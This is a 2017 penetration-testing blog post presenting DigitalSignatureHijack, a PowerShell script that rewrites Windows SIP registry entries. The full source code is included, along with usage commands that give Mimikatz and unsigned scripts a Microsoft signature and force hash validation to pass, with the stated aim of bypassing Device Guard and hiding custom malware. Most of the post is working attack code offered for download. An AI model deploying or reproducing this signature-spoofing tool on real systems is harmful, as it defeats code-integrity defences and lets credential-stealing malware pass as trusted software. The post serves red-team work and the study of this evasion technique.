Hijack Digital Signatures – PowerShell Script

pentestlab.blog/category/coding

November 8, 2017

Hijacking digital signatures is a technique which can be used in order to bypass Device Guard restrictions and during red team assessments to hide custom malware. Matt Graeber in his research discovered how to bypass digital signature hash validation and he described everything in detail in the paper that he released. Based on this information the Digital SignatureHijack script was developed to fully automate this technique. Further information regarding hijacking digital signatures have been described in a previous article.

General Information

DigitalSignatureHijack is based on PowerShell and can be executed from a PowerShell console with administrative privileges. The idea is to digitally sign PowerShell scripts and portable executables fast by executing only four commands in total.

Commands

The script accepts the following commands:

- **SignExe** – Digitally Sign Portable Executables
- **SignPS** – Digitally Sign PowerShell Scripts
- **ValidateSignaturePE** – Signature validation of Portable Executables
- **ValidateSignaturePS** – Signature validation of PowerShell Scripts

Dependencies

DigitalSignature-Hijack relies on the custom SIP (Subject Interface Package) dll file that was developed by Matt Graeber. Therefore it is needed to be stored somewhere on the target system and the script needs to be updated with the new location of this DLL file as otherwise the registry hijack will not work.


Demo

The following is the list of commands which can be used to digitally sign all PowerShell scripts and portable executables that exist on the host.

```
Import-Module .\DigitalSignature-Hijack.ps1
SignExe
SignPS
ValidateSignaturePE
ValidateSignaturePS
```


Signing Binaries:

Mimikatz is a known binary that can dump credentials from memory. It is not part of Windows and is not digitally signed by Microsoft.



Unsigned Mimikatz


The command **SignExe** will give Mimikatz a Microsoft certificate.



Signed Mimikatz


Signature Validation:

Hijacking a legitimate certificate will produce a hash mismatch error and therefore the digital signature will fail to validate.



Signed Mimikatz – Invalid Signature


Executing the **ValidateSignaturePE** command will properly validate the digital signature hash for all portable executables that are stored on the system.



Signed Mimikatz – Valid Signature


Signing PowerShell Scripts:

The DigitalSignature-Hijack PowerShell script is not signed. Therefore in a scenario where device guard UMCI (User Mode Code Integrity) is implemented it is needed to be signed.



Unsigned PowerShell Script


Executing the command **SignPS** will give a Microsoft certificate to the PowerShell script.



Signed PowerShell Script


Signature Validation:

As with portable executables Microsoft is also performing hash validation for digital signatures of PowerShell scripts.



PowerShell Script – Invalid Signature

Executing the command **ValidateSignaturePS** will bypass the hash validation and as a result the digital signature will appear as valid.



PowerShell Script – Valid Signature

Download

The DigitalSignatureHijack script can be found in the locations below:

Source Code

```
<#
DigitalSignatureHijack v1.0
License: GPLv3
Author: @netbiosX
#>
# Validate Digital Signature for PowerShell Scripts

function ValidateSignaturePS
{
$ValidateHashFunc = 'HKLM:\SOFTWARE\Microsoft\Cryptography'
+'\OID\EncodingType 0\CryptSIPDllVerifyIndirectData'

# PowerShell SIP Guid
```

```
$PSIPGuid = '{603BCC1F-4B59-4E08-B724-D2C6297EF351}'

$PSSignatureValidation = Get-Item -Path "$ValidateHashFunc\$PSIPGuid\"

$NewDll = 'C:\Users\User\Desktop\Signature Signing\Binaries\MySIP.dll'
$NewFuncName = 'AutoApproveHash'

$PSSignatureValidation | Set-ItemProperty -Name Dll -Value $NewDll
$PSSignatureValidation | Set-ItemProperty -Name FuncName -Value
$NewFuncName
}

# Validate Digital Signature for Portable Executables

function ValidateSignaturePE
{
$ValidateHashFunc = 'HKLM:\SOFTWARE\Microsoft\Cryptography'
+'\OID\EncodingType 0\CryptSIPDllVerifyIndirectData'

# PE SIP Guid

$PESIPGuid = '{C689AAB8-8E78-11D0-8C47-00C04FC295EE}'

$PESignatureValidation = Get-Item -Path "$ValidateHashFunc\$PESIPGuid\"

$NewDll = 'C:\Windows\System32\ntdll.dll'
$NewFuncName = 'DbgUiContinue'

$PESignatureValidation | Set-ItemProperty -Name Dll -Value $NewDll
$PESignatureValidation | Set-ItemProperty -Name FuncName -Value
$NewFuncName
}

# Sign PowerShell Scripts with a Microsoft Certificate
```

```
function SignPS
{
$GetCertFunc = 'HKLM:\SOFTWARE\Microsoft\Cryptography' +'\OID\EncodingType 0\CryptSIPDllGetSignedDataMsg'

# PowerShell SIP Guid

$PSIPGuid = '{603BCC1F-4B59-4E08-B724-D2C6297EF351}'

$PEGetMSCert = Get-Item -Path "$GetCertFunc\$PSIPGuid\"

$NewDll = 'C:\Users\User\Desktop\Signature Signing\Binaries\MySIP.dll'
$NewFuncName = 'GetLegitMSSignature'

$PEGetMSCert | Set-ItemProperty -Name Dll -Value $NewDll
$PEGetMSCert | Set-ItemProperty -Name FuncName -Value $NewFuncName
}

# Sign Portable Executables with a Microsoft Certificate

function SignExe
{
$GetCertFunc = 'HKLM:\SOFTWARE\Microsoft\Cryptography' +'\OID\EncodingType 0\CryptSIPDllGetSignedDataMsg'

# PE SIP Guid

$PESIPGuid = '{C689AAB8-8E78-11D0-8C47-00C04FC295EE}'

$PEGetMSCert = Get-Item -Path "$GetCertFunc\$PESIPGuid\"

$NewDll = 'C:\Users\User\Desktop\Signature Signing\Binaries\MySIP.dll'
$NewFuncName = 'GetLegitMSSignature'

$PEGetMSCert | Set-ItemProperty -Name Dll -Value $NewDll
```

```
    $PEGetMSCert | Set-ItemProperty -Name FuncName -Value $NewFuncName
    }
```

view raw

DigitalSignature-Hijack.ps1

hosted with by GitHub